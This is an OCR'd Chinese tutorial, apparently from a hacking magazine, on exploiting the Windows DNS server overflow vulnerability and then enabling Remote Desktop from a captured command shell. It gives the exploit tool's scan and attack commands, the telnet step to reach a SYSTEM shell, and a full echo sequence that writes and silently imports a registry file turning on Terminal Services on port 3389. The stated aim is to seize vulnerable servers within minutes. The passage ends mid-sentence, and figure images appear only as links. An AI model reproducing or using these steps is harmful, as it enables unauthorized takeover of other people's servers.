


图10




图11




图12

浅谈CMD下开启远程桌面服务

shockboy＆hackest

一、缘起

最近微软的DNS溢出漏洞疯狂了一段时间，即使是现在也还有许多服务器可以被成功溢出，相信菜鸟们都体验过成功溢出的感觉了吧。但是当我们溢出成功后，返回得到的就只有一个system权限的cmdshell，要是服务器开启了远程桌面服务，那我们直接添加一个用户，再添加进管理员组，就可以登录服务器了。这样的话，拿下存在DNS溢出漏洞的服务器只是几分钟的事情。不过，要是服务器本身没有开启终端3389服务，相对来说就比较麻烦一点了。话虽如此，服务器本身没有开，那我们就帮它开嘛。

二、理论

在只获取cmdshell的情况下，我们可以通过修改注册表的某些键值来实现开启终端服务的目的。如何在cmdshell下修改注册表的相关键值呢？根据系统的不同，方法也有些出入。Windows2000的服务器开启终端服务一般都需要重启系统后才能生效，而Windows2003服务器开启终端服务则一般不需要重启，直接更改注册表相关键值后即可生效！基本上都是先使用echo命令生成一个*.reg注册表文件，再使用 **regedit /s *.reg** 命令导入注册表文件即可，当然Windows2000的话还需要重启才能生效。

三、实践

理论总是理论，不实践的话永远都只是理论。所以我找了一些可以DNS溢出的服务器来做试验，其中有2000系统也有2003系统的，分别详细说明如何在cmdshell下开启服务器的终端服务。

1.2000系统

我使用的溢出程序是dns.exe，在CMD下运行它可以看到它的使用参数等信息。执行“dns -s IP”命令来检测目标主机是否存在DNS溢出漏洞，如图1。




图1




图2

在图中我们可以看出目标主机存在DNS溢出漏洞，操作系统为Windows2000。接着我们进行溢出攻击，执行 **dns -t 2000all IP 1207** 后提示我们检测返回的1100端口的shell，如图2。执行 **telnet IP 1100** 就成功得到了cmdshell，如图3。




图3

接着我们要做的就是使用 echo 命令写入一个 3389.reg 注册表文件。将如下代码一行一行地复制到 cmdshell 窗口后按回车执行：

```
echo Windows Registry Editor Version 5.00 >3389.reg
echo  >>3389.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\netcache] >>3389.reg
echo "Enabled"="0" >>3389.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon] >>3389.reg
echo "ShutdownWithoutLogon"="0" >>3389.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer] >>3389.reg
echo "EnableAdminTSRemote"=dword:00000001 >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server] >>3389.reg
echo "TSEnabled"=dword:00000001 >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermDD] >>3389.reg
echo "Start"=dword:00000002 >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService] >>3389.reg
echo "Start"=dword:00000002 >>3389.reg
echo [HKEY_USERS\.DEFAULT\Keyboard Layout\Toggle] >>3389.reg
echo "Hotkey"="1" >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp] >>3389.reg
echo "PortNumber"=dword:00000D3D >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp] >>3389.reg
echo "PortNumber"=dword:00000D3D >>3389.reg
```

简单说明一下，“>”符号是覆盖写入文件，如没有此文件则创建，有的话则覆盖原来的内容写入。“>>”是追加写入，即在原有文件内容的基础上在后面写入内容，这里是写入内容到 3389.reg 文件中。需要注意的是第二行，作用是写入一行空格，为什么要这样呢？这是因为.reg 文件的格式必须如此！成功写入完毕后接着执行导入操作，执行 **regedit /s 3389.reg**。这样注册表文件就顺利导入到注册表里去了。需要注意的是在 cmdshell 